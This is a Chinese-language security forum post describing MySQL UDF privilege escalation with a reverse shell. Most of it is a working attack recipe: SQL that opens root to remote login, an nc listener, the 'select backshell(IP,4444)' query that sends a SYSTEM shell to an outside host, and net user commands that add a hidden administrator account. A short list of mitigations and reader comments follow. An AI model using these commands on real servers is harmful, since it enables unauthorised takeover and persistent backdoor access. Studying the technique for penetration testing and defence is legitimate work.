Mysql数据库反弹端口连接提权

simeon / 2017-03-03 01:51:59 / 浏览数 6821 安全技术 漏洞分析 顶(0) 踩(0)

Mysql数据库反弹端口连接提权
在渗透或者安全评估时，有可能遇到一些比较奇葩的环境，即使通过Mysql
root账号和密码获取了webshell，由于无法执行命令，在一般的情况下，也就放弃了，但其实可以换一种思路，通过mysql查询来直接提权，可以针对以下场景：
（1）通过网站无法获取webshell
（2）Webshell无法执行命令
（3）有phpmyadmin和root账号，无法查询或者无法获取网站的真实路径
1.1反弹端口连接提权的条件
1.访问Mysql数据库
获取了数据库root账号和密码或者相当于root权限的账号和密码，同时能够执行查询命令。换句话说可以通过phpmyadmin连接、通过网站后台的执行数据库命令或者"Nav
for MySQL"等客户端软件连接。
2.可导出文件udf.dll到系统目录或者Mysql数据库安装目录下的lib下的plugin目录。如果有上传条件，可以直接上传udf.dll到对应目录。Mysql5.1以下版本到c:\winnt\syst
3.授权mysql数据库远程用户登录
可以修改host为%，更新权限，然后通过Navicat for MySQL连接数据库，直接打开命令提示窗口进行导出。
允许远程用户登录访问mysql的方法，需要手动增加可以远程访问数据库的用户。
方法一：本地登入mysql，更改 "mysql" 数据库里的 "user" 表里的 "host" 项，将"localhost"改为"%"
use mysql;
update user set host = '%' where user = 'root';
FLUSH PRIVILEGES ;
方法二：直接授权
从任何主机上使用root用户，密码：youpassword（你的root密码）连接到mysql服务器：
GRANT ALL PRIVILEGES ON . TO 'root'@'%' IDENTIFIED BY 'youpassword' WITH GRANT OPTION;
FLUSH PRIVILEGES;
1.2具体实现方法
1.连接mysql服务器
（1）通过mysql客户端工具可以直接连接
（2）通过phpmyadmin进行连接
（3）通过mysql.exe直接连接
2.执行查询命令
（1）网上提供的". c:\mysql.txt"命令会出错，最好通过phpmyadmin或者Navicat for MySQL等工具来进行查询。修改mysql.txt中的最后一行代码"select
backshell("YourIP",4444);"为自己反弹的IP和反弹监听的端口。
（2）本地开启监听反弹的端口
nc.exe -vv -l -p 4444
（3）执行mysql查询，将mysql.txt文件内容复制到查询中执行。
成功后，你将获得一个system权限的cmdshell。
3.添加用户或者获取管理员密码
通过反弹shell添加用户antian365，密码www.antian365.com
net user antian365 www.antian365.com /add
net localgroup administrators antian365
1.3一个提权实例
1.在反弹监听服务器上进行端口监听
通过cmd命令提示符，执行nc监听命令：nc –vv –l –p
4444，表示在本地监听4444端口。如果是在公网上，这反弹监听服务器必须有独立IP，如果是内部网络，则可以直接使用内网IP，如图1所示。


图1进行监听
2.修改mysql.txt文件中反弹地址
在mysql.txt文件中将最后一行代码修改为前面设置的监听IP地址和端口，如图2所示，例如代码：
select backshell("192.168.40.135",4444);//反弹监听服务器IP192.168.40.135，端口4444

图2修改查询代码中反弹shell地址和端口
这个也可以再次单独查询：select backshell("192.168.40.135",4444);
3.执行查询
可以通过mysql命令行下执行，也可以通过phpmyadmin查询窗口以及一些mysql客户端查询进行，如图3所示执行查询。

图3执行mysql查询
说明：
（1）如果已经存在ghost表和backshell函数，可以执行以下命令进行删除：
drop table ghost;
drop FUNCTION backshell;
（2）如果已经存在udf.dll，则可以跳过导出命令，执行：
CREATE FUNCTION backshell RETURNS STRING SONAME 'udf.dll';
3.查看反弹结果
如图4所示，显示通过连接mysql执行查询获取的终端反弹shell，在该shell下可以直接执行net user、whoami等命令查看当前权限。

图4查看反弹结果
1.4防范方法
1.查看mysql数据库中user表授权的登录host，禁止具备Root账号权限的用户通过“%”进行登录。
2.禁止在网站CMS系统使用root账号进行配置。
3.设置root账号的密码为强密码。
4.对Mysql执行程序进行降权，禁止网站用户读取user.frm、user.myd、user.myi。例如D:\ComsenzEXP\MySQL\data\mysql下的user表文件user.frm、user.myd、user
5.检查mysql数据库下的mysql表中是否存在其它无关表，检查func表中的内容。
6.可以在相应的目录下建立一个udf.dll空文件，并严格设置权限，任何人无读取和写入权限。
文中提及的mysql.txt以及udf见附件。

mysql.zip (0.1 MB) 下载附件
点击收藏 | 0 关注 | 0
上一篇：Phantomjs性能优化 下一篇：互联网定位技术小谈
1. 9 条回复


hades 2017-03-04 07:03:50

辛苦了哈

0 回复Ta


三顿 2017-03-05 01:47:45

辛苦了哈

0 回复Ta


simeon 2017-03-05 14:09:16
0 回复Ta


蜗牛one 2017-08-23 07:46:42

看看什么好东西

0 回复Ta


91shell 2017-09-05 11:13:08

看看，谢谢

0 回复Ta


lele 2017-09-19 12:41:02

学习学习

0 回复Ta


小灰辉 2017-11-02 01:48:34

你好，请教一个问题，不知道你是否有遇到过？
我用APMserv搭建的环境，MySQL版本是 5.1.28，前面创建plugin目录，导出udf.dll都没问题，但是在创建函数时报错，如下图：

0 回复Ta


hades 2017-11-02 02:46:02

https://xianzhi.aliyun.com/forum/read/2302.html 看看这个帖子

0 回复Ta


kmari**** 2017-12-27 15:09:09

学习了，LZ辛苦了哈！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板